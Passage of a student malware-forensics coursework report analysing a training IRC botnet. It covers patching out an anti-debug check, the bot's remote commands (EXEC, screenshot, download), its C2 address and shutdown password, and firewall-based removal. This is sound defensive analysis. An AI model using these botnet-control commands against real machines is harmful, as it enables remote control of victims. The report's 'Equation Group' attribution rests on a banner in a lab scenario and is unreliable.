Accessing the IP address using the browser brings up this homepage, a strong indicator that the threat actor ‘Equation Group’ may have been responsible for this attack and data breach.




167.99.88.222/cnc.php?id=818225&
167.99.88.222/cnc.php?id=tequilab
Equation Group
167.99.88.222
EQUATION GROUP

Figure 24 – Homepage for IRC server

5.0 Reverse Engineering

5.1 Bypassing Anti-Debug


The malware contains two occurrences of its anti-debug, once inside of WinMain and ircclient, it works by calling the Windows API function *isDebuggerPresent* and monitoring the value returned.


IDA View-EIP, General registers, Modules, Threads, Hex View-1, Stack view
Structures
IDA View-EIP
EIP

```
KERNELBASE.dll:7647176F db 0CCh
KERNELBASE.dll:76471770 ; ---------------------------------------------------------------------------
KERNELBASE.dll:76471770
KERNELBASE.dll:76471770 kernelbase_IsDebuggerPresent:
KERNELBASE.dll:76471770 mov     eax, large fs:30h             ; CODE XREF: KERNEL32.DLL:kernel32_IsDebuggerPresent↑j
KERNELBASE.dll:76471770                                       ; DATA XREF: KERNEL32.DLL:off_75D80F28↑o
KERNELBASE.dll:76471776 movzx   eax, byte ptr [eax+2]
KERNELBASE.dll:7647177A retn
KERNELBASE.dll:7647177A ; ---------------------------------------------------------------------------
KERNELBASE.dll:7647177B db 0CCh
KERNELBASE.dll:7647177C db 0CCh
KERNELBASE.dll:7647177D db 0CCh
KERNELBASE.dll:7647177E db 0CCh
KERNELBASE.dll:7647177F db 0CCh
KERNELBASE.dll:76471780 db 0CCh
KERNELBASE.dll:76471781 db 0CCh
```

Figure 25 – Call to IsDebuggerPresent.


As shown in *Figure 26,* when the debugger is present EAX is set to 00000001, meaning the execution is changed into an anti-debug message.



```
.text:00402A48 loc_402A48:                             ; CODE XREF: WinMain(x,x,x,x)+4B↑j
.text:00402A48                 call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
.text:00402A4D                 test    eax, eax
.text:00402A4F                 setnz   al
.text:00402A52                 test    al, al
.text:00402A54                 jz      short loc_402A87
.text:00402A56                 mov     dword ptr [esp+0Ch], 0 ; uType
.text:00402A5E                 mov     dword ptr [esp+8], offset aAntiDebug ; "Anti-debug"
```


Figure 26 – JZ (Jump if no debugger).

To patch this debug check, the conditional JZ can be swapped out for a JMP meaning no matter the result of the isDebuggerPresent call, execution will continue as normal. To do this the value for JZ must be swapped with the one for JMP as shown in *Figure 28.*




```
00001E54 00402A54: WinMain(x,x,x,x)+65 (Synchronized with Hex View-1)
```

Figure 27 – Offset for the JZ.



```
00001E50  95 C0 84 C0 74 31 C7 44 24 0C 00 00 00 00 C7 44
00001E50  95 C0 84 C0 EB 31 C7 44 24 0C 00 00 00 00 C7 44
```

Figure 28 – JZ value ‘74’ swapped with JMP ‘EB’.




```
.text:00402A48                 call    _IsDebuggerPresent@0 ; IsDebuggerPresent()
.text:00402A4D                 test    eax, eax
.text:00402A4F                 setnz   al
.text:00402A52                 test    al, al
.text:00402A54                 jmp     short loc_402A87
.text:00402A56 ; ---------------------------------------------------------------------------
```

Figure 29 – JZ swapped for JMP.

Now, as shown above in *Figure 29*, with the anti-debug patched, the whole program can be analysed whilst running with the debugger and breakpoints.


5.2 Triggering Botnet Activities

By signing into the IRC channel using a client such as mIRC, the botnet can be controlled remotely, and the execution of several commands can be observed in the debugger.



Nickname: up2006913
Alternative: (optional)
Name: up2006913 0 * :Univ C
Email: (optional)
Server: CW


Figure 30 - NICK and USER



167.99.88.222/cnc.php

#malfor-woods

Figure 31 – Today's channel name



Enter a channel name and click join: #malfor-woods richmond

Network: All Networks

Channel	Network	Description
#CafeChat	DALnet	
#Debates	DALnet	
#IRCPassage	DALnet	
#NetChat	DALnet	
#TriviaSpot	DALnet	
#Baseball	EFNet	
#IPhone	EFNet	
#mIRCArt	EFNet	
#PCGames	EFNet	
#Stocks	EFNet	
#Cyberpunk	Libera.Chat	
#Hardware	Libera.Chat	
#IRCdocs	Libera.Chat	
#IRCv3	Libera.Chat	
#NetHack	Libera.Chat	
#PhotoGeeks	Libera.Chat	
#Startups	Libera.Chat	



Figure 32 – Channel join

As shown below in *Figure 33*, the botnet has many commands and functions which can be tested using mIRC to send messages to the malware.

Command + Function	IRC	Host-Response
PING - Pings an IP address or domain, used to maintain connection with the IRC server		




Hello - Used to identify bots currently active	`<up2006913> hello`	`<bot30784> Hi up2006913, I'm a bot that's part of the UoP MALFOR Coursework.`
		`<bot28740> Hi up2006913, I'm a bot that's part of the UoP MALFOR Coursework.`
		`<bot308> Hi up2006913, I'm a bot that's part of the UoP MALFOR Coursework.`

IDENT - Like hello, however, it shares their PC name/Identity.	`<up2006913> IDENT`	`<bot30784> WinDev2110Eval / User`
		`<bot28740> WinDev2110Eval / User`

EXEC - Used to remotely execute any commands, however it immediately closes the cmd console once done.	`<up2006913> EXEC #calc`	
MSG - Sends a msgbox to all bots, can specify any message text.	`<up2006913> MSG test`	 test

DDOS - Would in theory allow the bots to DDoS a server working together. This feature is currently disbled however	`<up2006913> DDOS bbc.co.uk`	`<bot30784> As if I would leave such functionality enabled in a CW ....`
		`<bot28740> As if I would leave such functionality enabled in a CW ....`

DOWNLOAD - Would in theory download a file onto the host system, which could be forced to execute using EXEC.	`<up2006913> DOWNLOAD testfile.txt`	`<bot2594> Really? ....`
		`<bot1938> Really? ....`

PIC - Takes a screenshot of the hosts display	`<up2006913> PIC`	
OPEN - Opens any application on the host system, for example MS paint.	`<up2006923> open mspaint`	
COLORINGBOOK - Opens MS paint on the host system.	`<up2006913> COLORINGBOOK`	

VMVB - Used to check if a bot is running within a virtual machine, specifically checking for the VboxVboxVbox string.	`<up2006923> VMVB`	`<bot30784> Inside Virtual Box - Good ....`
		`<bot703> Inside Virtual Box - Good ....`


SHITDOWN - Used to shut down the botnet, with the password TXVSRGMC.	`<up2006913> SHUTDOWN TXVSRGMC`	 Botnet shutdown Botnet shutdown by user up2006913. Would you like to restart it?

Figure 33 - Table of IRC commands + botnet functions

6.0 Origins and Removal

6.1 Origins

As explored in the previous section, the homepage of the server suggests that this attack was most likely carried out by the “Equation Group”, a known and highly sophisticated threat actor with theorised links to the NSA or Five Eyes.



167.99.88.222/cnc.php?id=818225&
167.99.88.222/cnc.php?id=tequilab
Equation Group
167.99.88.222
EQUATION GROUP


Figure 34 – 167.99.88.222 homepage

6.2 Botnet Shutdown

Having examined all details of the malware including external infrastructure, there seem to be some ways of controlling its spread and severing each device from the botnet.

6.2.1 IP filtering

Since the malware must contact 167.99.88.222 daily to gain access to the IRC channel and must maintain regular contact through said IRC channel, closing off the connection will sever it from the botnet rendering the malware useless.




Which remote IP addresses does this rule apply to?

Any IP address [✓ These IP addresses:]

167.99.88.222

Figure 35 – Setting IP filter.



Botnet_CnC Properties

General

Name: Botnet_CnC

Description: A maliciopus server utilised by malfor-cw botnet


✓ Enabled

Action

Allow the connection / Allow the connection if it is secure / [✓ Block the connection]

Figure 36 – Creating rule.


This can be easily done through IP filtering and blacklisting using windows defender firewall, as shown above, a rule is set up for incoming and outgoing traffic from the IRC server.



```
Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>ping 167.99.88.222

Pinging 167.99.88.222 with 32 bytes of data:
General failure.
General failure.
General failure.

Ping statistics for 167.99.88.222:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
```

Figure 37 – Failed PING attempts.


As shown in these 2 figures, with the IP blacklist in place the malware is unable to communicate with the external server and so does nothing.


*Ethernet 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr == 167.99.88.222
No.    Time    Source    Destination    Protocol    Length    Info
```

Figure 38 – No Wireshark traffic.

Tracing through the execution with IDA shows that when a connection cannot be made the program will call _exit and the malware will stop itself.




```
.text:00402B62 mov     dword ptr [esp], 0 ; Code
.text:00402B69 call    _exit
```

Figure 39 – Endpoint of program execution.

6.2.2 Authenticated Shutdown


The more effective way to shut down the botnet is using an IRC shutdown command, this will shut down the malware on all infected devices, however, the command requires a password to execute.



```
.text:00402785 mov     eax, _sock
.text:0040278A mov     edx, [ebp+lpText]
.text:0040278D mov     [ebp+Str2], edx
.text:00402790 lea     edx, [ebp+Destination]
.text:00402796 mov     [ebp+var_30], edx
.text:00402799 mov     [ebp+s], eax
.text:0040279C call    __Z13getShutdownPwv ; getShutdownPw(void)
.text:004027A1 mov     [ebp+var_38], eax
.text:004027A4 mov     eax, [ebp+Str2]
.text:004027A7 mov     [esp+4], eax      ; eax=debug040:01A61358
.text:004027AB mov     eax, [ebp+var_38]
.text:004027AE mov     [esp], eax        ;
.text:004027B1 call    _strcmp
.text:004027B6 test    eax, eax
.text:004027B8 jnz     loc_402894

db  54h ; T
db  58h ; X
db  56h ; V
db  53h ; S
db  52h ; R
db  47h ; G
db  4Dh ; M
db  43h ; C
db    0
db 0ABh
```

Figure 40 – Password in memory


By running the shutdown command in IDA debug, after stepping through the call to getShutDownPw, the value of the password is shown within the EAX where it is prepared to be compared to the user's entry. The method of encrypting the password itself is complex and involves the XOR of 'HAMMERD' and 'xtybtgp'.



```
* Now talking in #malfor-woods
* Topic is 'Resistance is futile. We love Podesta!'
* Set by -Server- on Wed Nov 29 01:42:30 2023
* bot26975 (~bot26975@cpc143852-cosh20-2-0-cust329.6-1.cable.virginm.net) has joined #malfor-woods
<up2006913> IDENT
<bot26975> WinDev2110Eval / User
<up2006913> VMVB
<bot26975> Inside Virtual Box - Good ....
<bot26400> Inside Virtual Box - Good ....
<up2006913> SHUTDOWN TXVSRGMC
* bot26975 (~bot26975@cpc143852-cosh20-2-0-cust329.6-1.cable.virginm.net) Quit ("Botnet shutdown")
* bot26400 (~bot26400@31.94.74.198) Quit ("Botnet shutdown")
```


Figure 41 – Password shutting down botnet.

Using the shutdown password, TXVSRGMC, the botnet will successfully be shut down for all bots currently active.



```
<bot26400> Shutdown password entered - botnet shutting down
<bot26975> Shutdown password entered - botnet shutting down
```

Figure 42 – Bots confirming shutdown.



Botnet shutdown

Botnet shutdown by user up2006913. Would you like to restart it?

Figure 43 – MSGbox confirms shutdown.

7.0 Conclusion and Recommendations

The file infected the system through a rogue employee whose poorly set permissions allowed the virus to set up and persist, from there it continued undetected and was able to steal sensitive files due to a lack of effective security measures.

Whilst this malware can be rendered inert by shutting down the botnet, removing all remaining files and even black-listing the server’s IP address – to increase security and defences going forward it is recommended that several security measures are adequately introduced and maintained. Effective security measures include Role Based Access Control (RBAC) mechanisms to reduce permissions of users such as Chekov; Strong and reliable antivirus software which can detect and eliminate threats before they infect; and an IDS/Firewall which would have flagged and potentially even blocked the malicious traffic over Gazprom’s network.

8.0 References

MITRE. (2023). *MITRE ATT&CK*^{TM}. Mitre.org. https://attack.mitre.org/

VirusTotal. (2023). *VirusTotal*. www.virustotal.com. https://www.virustotal.com/gui/file/f3883f8a9bceb7a00b36eac80c042623f87080cbd6ed017878c5ad7f3f0a0ce3

9.0 Appendix

9.1 Tools Used

Tools Used	Purpose
Strings	Extracts printable strings from binary files
Md5sum	Generates an MD5 hash of files to identify malware samples
VirusTotal	Analyses files using multiple antivirus engines to compile a report
PEiD	Identifies packers and compilers used in PE files
PEview	Examines the structure of PE files
EnigmaVBUnpacker	Unpacks Enigma packed malware
IDA	Interactive disassembler which provides detailed analysis of malware and allows for run-time debugging
Wireshark	Network protocol analyser used to capture network traffic
Nmap	Network scanning tool used to identify ports and services
Process Monitor (ProcMon)	Monitors the file system, registry and process activity allowing for detailed analysis of malware actions
Regshot	Snapshots the system registry to identify changes made by malware.